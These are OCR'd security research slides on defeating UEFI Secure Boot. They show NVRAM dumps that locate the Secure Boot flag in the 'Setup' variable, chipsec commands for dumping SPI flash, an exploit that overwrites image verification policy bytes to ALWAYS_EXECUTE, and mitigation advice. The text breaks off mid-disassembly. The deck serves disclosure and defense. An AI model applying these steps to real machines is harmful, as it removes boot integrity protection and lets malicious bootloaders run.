
Modified FW Doesn't Enforce Secure Boot



Demo

(Bypassing Secure Boot by Corrupting Platform Key in SPI)

Turn On/Off Secure Boot in BIOS Setup



How to Disable Secure Boot?

SecureBootEnable UEFI Variable

- When turning ON/OFF Secure Boot, it should change


Hmm.. but there is no SecureBootEnable variable

- Where does the BIOS store Secure Boot Enable flag?

Should be NV ➔ somewhere in SPI Flash..

- Just dump SPI flash with Secure Boot ON and OFF
- Then compare two SPI flash images

Yeah.. Good Luck With That ;(



There's A Better Way..

Secure Boot On

```
n            Name              Name
..                             MemCeil._D26F6F65-4599-1A11-B8}
db_99D26F6F-1145-B81A-49B9-1F}MonotonicCounter_D26F6F65-4599}
dbx_99D26F6F-1145-B81A-49B9-1}MrcS3Resume_BCA34596-D0DA-670E}
KEK_D26F6F65-4599-1A11-B849-B}NetworkStackVar_B2CB8C2B-D719-}
PK_D26F6F65-4599-1A11-B849-B9}NvRamSpdMap_963D3AD7-A345-DABC}
AcpiGlobalVariable_8C2B0398-B}PchInit_0ED0DABC-6567-6F6F-D29}
AEDID_3D3AD719-4596-BCA3-DAD0}PK_D26F6F65-4599-1A11-B849-B91}
Boot0000_D26F6F65-4599-1A11-B}PlatformLang_D26F6F65-4599-1A1}
BootOrder_D26F6F65-4599-1A11-}PlatformLastLang_D0DABCA3-670E}
ConIn_D26F6F65-4599-1A11-B849}PlatformLastLangCodes_D0DABCA3}
ConOut_D26F6F65-4599-1A11-B84}rd_0398E000-8C2B-B2CB-19D7-3A3}
ConOutChild1_D26F6F65-4599-1A}RevocationList_98E0000D-2B03-C}
ConOutChildNumber_D26F6F65-45}SaPegData_45963D3A-BCA3-D0DA-0}
copy_0398E000-8C2B-B2CB-19D7-}Save1MBuffer_2B0398E0-CB8C-19B}
cr_0398E000-8C2B-B2CB-19D7-3A}ScramblerBaseSeed_BCA34596-D0D}
CurrentPolicy_98E0000D-2B03-C}Setup_D0DABCA3-670E-6F65-6FD2-}
db_99D26F6F-1145-B81A-49B9-1F}SetupDptfFeatures_D0DABCA3-670}
dbx_99D26F6F-1145-B81A-49B9-1}SetupSnbPpmFeatures_D0DABCA3-6}
DefaultBootOrder_D719B2CB-3D3}StdDefaults_4599D26F-1A11-49B8}
DefaultConOutChild_D26F6F65-4}TcgInternalSyncFlag_DABCA345-0}
del_0398E000-8C2B-B2CB-19D7-3}TdtAdvancedSetupDataVar_3AD719}
dir_0398E000-8C2B-B2CB-19D7-3}Timeout_D26F6F65-4599-1A11-B84}
FastEfiBootOption_CB8C2B03-19}UsbSupport_D0DABCA3-670E-6F65-}
FPDT_Variable_D26F6F65-4599-1}WdtPersistentData_670ED0DA-6F6}
GnvsAreaVar_A345963D-DABC-0ED}
HobRomImage_6F65670E-D26F-459}
IccAdvancedSetupDataVar_19B2C}
KEK_D26F6F65-4599-1A11-B849-B}
Kernel_CopyOfUSN_98E0000D-2B0}
Kernel_USN_98E0000D-2B03-CB8C}
Lang_D26F6F65-4599-1A11-B849-}
LastBoot_CB8C2B03-19B2-3AD7-3}
md_0398E000-8C2B-B2CB-19D7-3A}
              944 bytes in 7 files
-D26F-9945-111AB849B91F_NV+BS+RT_0.bin      1 03/02/14 23:00
              17,925 bytes in 52 files
```

Secure Boot Off

```
n            Name              Name
..                              NetworkStackVar_B2CB8C2B-D719-3D}
db_99D26F6F-1145-B81A-49B9-1F85}NvRamSpdMap_963D3AD7-A345-DABC-D}
dbx_99D26F6F-1145-B81A-49B9-1F8}PchInit_0ED0DABC-6567-6F6F-D299-}
KEK_D26F6F65-4599-1A11-B849-B91}PK_D26F6F65-4599-1A11-B849-B91F8}
PK_D26F6F65-4599-1A11-B849-B91F}PlatformLang_D26F6F65-4599-1A11-}
AcpiGlobalVariable_8C2B0398-B2C}PlatformLastLang_D0DABCA3-670E-6}
AEDID_3D3AD719-4596-BCA3-DAD0-0}PlatformLastLangCodes_D0DABCA3-6}
Boot0000_D26F6F65-4599-1A11-B84}rd_0398E000-8C2B-B2CB-19D7-3A3D9}
BootOrder_D26F6F65-4599-1A11-B8}SaPegData_45963D3A-BCA3-D0DA-0E6}
ConIn_D26F6F65-4599-1A11-B849-B}Save1MBuffer_2B0398E0-CB8C-19B2-}
ConOut_D26F6F65-4599-1A11-B849-}ScramblerBaseSeed_BCA34596-D0DA-}
ConOutChild1_D26F6F65-4599-1A11}Setup_D0DABCA3-670E-6F65-6FD2-99}
ConOutChildNumber_D26F6F65-4599}SetupDptfFeatures_D0DABCA3-670E-}
copy_0398E000-8C2B-B2CB-19D7-3A}SetupSnbPpmFeatures_D0DABCA3-670}
cr_0398E000-8C2B-B2CB-19D7-3A3D}StdDefaults_4599D26F-1A11-49B8-B}
db_99D26F6F-1145-B81A-49B9-1F85}TcgInternalSyncFlag_DABCA345-0ED}
dbx_99D26F6F-1145-B81A-49B9-1F8}TdtAdvancedSetupDataVar_3AD719B2}
DefaultBootOrder_D719B2CB-3D3A-}Timeout_D26F6F65-4599-1A11-B849-}
DefaultConOutChild_D26F6F65-459}UsbSupport_D0DABCA3-670E-6F65-6F}
del_0398E000-8C2B-B2CB-19D7-3A3}WdtPersistentData_670ED0DA-6F65-}
dir_0398E000-8C2B-B2CB-19D7-3A3}
FastEfiBootOption_CB8C2B03-19B2}
FPDT_Variable_D26F6F65-4599-1A1}
GnvsAreaVar_A345963D-DABC-0ED0-}
HobRomImage_6F65670E-D26F-4599-}
IccAdvancedSetupDataVar_19B2CB8}
KEK_D26F6F65-4599-1A11-B849-B91}
Lang_D26F6F65-4599-1A11-B849-B9}
LastBoot_CB8C2B03-19B2-3AD7-3D9}
md_0398E000-8C2B-B2CB-19D7-3A3D}
MemCeil._D26F6F65-4599-1A11-B84}
MonotonicCounter_D26F6F65-4599-}
MrcS3Resume_BCA34596-D0DA-670E-}
              725 bytes in 3 files
670E-6F65-6FD2-9945111AB849_NV+BS+RT_0.bin    713 03/02/14 22:55
              17,706 bytes in 48 files
```

Secure Boot Disable is Really in Setup!

Secure Boot On

```
--------------------------------
EFI Variable (offset = 0x4bb4):
--------------------------------
Name        : Setup
Guid        : D0DABCA3-670E-6F65-6FD2-9945111AB849
Attributes: 0x7 ( NV+BS+RT )
Data:
00 01 20 00 00 00 00 02 00 00 01 00 00 01 00 01 |
00 00 00 01 01 00 00 00 00 01 00 00 00 00 00 00 |
04 01 01 01 00 00 00 01 00 00 00 01 00 00 00 01 |
8c 16 32 00 00 01 00 01 01 00 00 00 01 01 01 01 |    2
01 01 01 01 00 01 00 00 01 01 00 00 01 00 00 00 |
00 00 00 00 00 01 01 01 01 01 00 00 00 02 00 00 |
01 00 01 00 01 01 00 01 00 00 01 01 01 00 00 01 |
00 00 01 01 01 01 01 01 01 01 04 04 04 04 04 04 |
04 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

00 00 00 ff ff ff ff ff ff 01 00 00 00 00 00 00 |
00 00 00 01 01 01 01 01 02 02 01 00 01 01 00 01 |
04 00 00 00 01 01 00 00 00 00 01 01 01 00 00 00 |
00 00 00 20 00 00 00 00 01 00 03 00 37 00 44 00 |          7 D
1c 19 00 2d 00 38 00 1c 10 01 41 00 51 00 1c 1a |    - 8    A Q
02 01 00 00 00 04 04 04 00                      |
```

Secure Boot Off

```
--------------------------------
EFI Variable (offset = 0x4bb4):
--------------------------------
Name        : Setup
Guid        : D0DABCA3-670E-6F65-6FD2-9945111AB849
Attributes: 0x7 ( NV+BS+RT )
Data:
00 01 20 00 00 00 00 02 00 00 01 00 00 01 00 01 |
00 00 00 01 01 00 00 00 00 01 00 00 00 00 00 00 |
04 01 01 01 00 00 00 01 00 00 00 01 00 00 00 01 |
8c 16 32 00 00 00 00 01 01 00 00 00 01 01 01 01 |    2
01 01 01 01 00 01 00 00 01 01 00 00 01 00 00 00 |
00 00 00 00 00 01 01 01 01 01 00 00 00 02 00 00 |
01 00 01 00 01 01 00 01 00 00 01 01 01 00 00 01 |
00 00 01 01 01 01 01 01 01 01 04 04 04 04 04 04 |
04 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

00 00 00 ff ff ff ff ff ff 01 00 00 00 00 00 00 |
00 00 00 01 01 01 01 01 02 02 01 00 01 01 00 01 |
04 00 00 00 01 01 00 00 00 00 01 01 01 00 00 00 |
00 00 00 20 00 00 00 00 01 00 03 00 37 00 44 00 |          7 D
1c 19 00 2d 00 38 00 1c 10 01 41 00 51 00 1c 1a |    - 8    A Q
02 00 00 00 00 04 04 04 00                      |
```

```
chipsec_util.py spi dump spi.bin
chipsec_util.py uefi nvram spi.bin
chipsec_util.py decode spi.bin
```

Demo

(Attack Disabling Secure Boot)

Secure Boot: Image Verification Policies

DxeImageVerificationLib defines policies applied to different types of images and on security violation

IMAGE_FROM_FV (ALWAYS_EXECUTE), IMAGE_FROM_FIXED_MEDIA,

IMAGE_FROM_REMOVABLE_MEDIA, IMAGE_FROM_OPTION_ROM

ALWAYS_EXECUTE, NEVER_EXECUTE,

ALLOW_EXECUTE_ON_SECURITY_VIOLATION

DEFER_EXECUTE_ON_SECURITY_VIOLATION

DENY_EXECUTE_ON_SECURITY_VIOLATION

QUERY_USER_ON_SECURITY_VIOLATION

SecurityPkg\Library\DxeImageVerificationLib
http://sourceforge.net/apps/mediawiki/tianocore/index.php?title=SecurityPkg

Secure Boot: Image Verification Policies

```
//
// Check the image type and get policy setting.
//
switch (GetImageType (File)) {

case IMAGE_FROM_FV:
  Policy = ALWAYS_EXECUTE;
  break;

case IMAGE_FROM_OPTION_ROM:
  Policy = PcdGet32 (PcdOptionRomImageVerificationPolicy);
  break;

case IMAGE_FROM_REMOVABLE_MEDIA:
  Policy = PcdGet32 (PcdRemovableMediaImageVerificationPolicy);
  break;

case IMAGE_FROM_FIXED_MEDIA:
  Policy = PcdGet32 (PcdFixedMediaImageVerificationPolicy);
  break;

default:
  Policy = DENY_EXECUTE_ON_SECURITY_VIOLATION;
  break;
}
//
// If policy is always/never execute, return directly.
//
if (Policy == ALWAYS_EXECUTE) {
  return EFI_SUCCESS;
} else if (Policy == NEVER_EXECUTE) {
  return EFI_ACCESS_DENIED;
}
```

Image Verification Policy?

(IMAGE_FROM_FV)
ALWAYS_EXECUTE?
EFI_SUCCESS

NEVER_EXECUTE?
EFI_ACCESS_DENIED

Storing Image Verification Policies in Setup

- Read 'Setup' UEFI variable and look for sequences
- **`04 04 04, 00 04 04, 05 05 05, 00 05 05`**
- We looked near Secure Boot On/Off Byte!
- Modify bytes corresponding to policies to **`00 (ALWAYS_EXECUTE)`** then write modified 'Setup' variable


Modifying Image Verification Policies

```
[CHIPSEC] Reading EFI variable Name='Setup' GUID={EC87D643-EBA4-4BB5-A1E5-
  3F3E36B20DA9} from 'Setup_orig.bin' via Variable API..
EFI variable:
Name      : Setup
GUID      : EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9
Data      :
..
01 01 01 00 00 00 00 01 01 01 00 00 00 00 00 00 |
00 00 00 00 00 00 01 01 00 00 00 04 04          |
[CHIPSEC] (uefi) time elapsed 0.000

[CHIPSEC] Writing EFI variable Name='Setup' GUID={EC87D643-EBA4-4BB5-A1E5-
  3F3E36B20DA9} from 'Setup_policy_exploit.bin' via Variable API..
Writing EFI variable:
Name      : Setup
GUID      : EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9
Data      :
..
01 01 01 00 00 00 00 01 01 01 00 00 00 00 00 00 |
00 00 00 00 00 00 01 01 00 00 04 00 00          |
[CHIPSEC] (uefi) time elapsed 0.203
```

OptionRomPolicy
FixedMediaPolicy
RemovableMediaPolicy

Allows Bypassing Secure Boot



- The EFI variables are typically stored on the SPI Flash chip that also contains the platform firmware (UEFI code).

Issue was co-discovered with Corey Kallenberg, Xeno Kovah, John Butterworth and Sam Cornwell from MITRE
All Your Boot Are Belong To Us, Setup for Failure: Defeating SecureBoot

Demo

(Bypassing Secure Boot via Image Verification Policies)

How To Avoid These?

1. Do not store critical Secure Boot configuration in UEFI variables accessible to potentially compromised OS kernel or boot loader
   - Remove **RUNTIME_ACCESS** attribute (reduce access permissions)
   - Use authenticated variable where required by UEFI Spec
   - Disabling Secure Boot requires physically present user

2. Set Image Verification Policies to secure values
   - Use Platform Configuration Database (PCD) for the policies
   - Using **ALWAYS_EXECUTE,ALLOW_EXECUTE_*** is a bad idea
   - Especially check **PcdOptionRomImageVerificationPolicy**
   - Default should be **NEVER_EXECUTE** or **DENY_EXECUTE**

Recap on Image Verification Handler

SecureBoot EFI variable doesn't exist or equals to SECURE_BOOT_MODE_DISABLE? EFI_SUCCESS

File is not valid PE/COFF image? EFI_ACCESS_DENIED

SecureBootEnable NV EFI variable doesn't exist or equals to SECURE_BOOT_DISABLE? EFI_SUCCESS

SetupMode NV EFI variable doesn't exist or equals to SETUP_MODE? EFI_SUCCESS

EFI Executables

- Any EFI executables other then PE/COFF?
- YES! – EFI Byte Code (EBC), Terse Executable (TE)
- But EBC image is a 32 bits PE/COFF image wrapping byte code. No luck ☹
- Terse Executable format:

In an effort to reduce image size, a new executable image header (TE) was created that includes only those fields from the PE/COFF headers required for execution under the PI Architecture. Since this header contains the information required for execution of the image, it can replace the PE/COFF headers from the original image.

http://wiki.phoenix.com/wiki/index.php/Terse_Executable_Format

TE is not PE/COFF

- TE differs from PE/COFF only with header:


```
///
/// Header format for TE images
///
typedef struct {
  UINT16                    Signature;            // signature for TE format = "VZ"
  UINT16                    Machine;              // from the original file header
  UINT8                     NumberOfSections;     // from the original file header
  UINT8                     Subsystem;            // from original optional header
  UINT16                    StrippedSize;         // how many bytes we removed from the header
  UINT32                    AddressOfEntryPoint;  // offset to entry point -- from original optional header
  UINT32                    BaseOfCode;           // from original image -- required for ITP debug
  UINT64                    ImageBase;            // from original file header
  EFI_IMAGE_DATA_DIRECTORY  DataDirectory[2];     // only base relocation and debug directory
} EFI_TE_IMAGE_HEADER;

#define EFI_TE_IMAGE_HEADER_SIGNATURE 0x5A56      // "VZ"

//
// Data directory indexes in our TE image header
//
#define EFI_TE_IMAGE_DIRECTORY_ENTRY_BASERELOC  0
#define EFI_TE_IMAGE_DIRECTORY_ENTRY_DEBUG      1
```


PE/TE Header Handling by the BIOS

- Decoded UEFI BIOS image from SPI Flash



PE/TE Header Handling by the BIOS

CORE_DXE.efi:




```
IsValidPe       proc near               ; CODE XR
                cmp     word ptr [rcx], 'ZM'
                jnz     short NotValid
                mov     eax, [rcx+3Ch]
                add     rcx, rax
                cmp     dword ptr [rcx], 'EP'
                jnz     short NotValid
                cmp     word ptr [rcx+4], 200h
                jz      short Valid
                cmp     word ptr [rcx+4], 8664h
                jnz     short NotValid

Valid:                                  ; CODE XR
                cmp     word ptr [rcx+18h], 20Bh
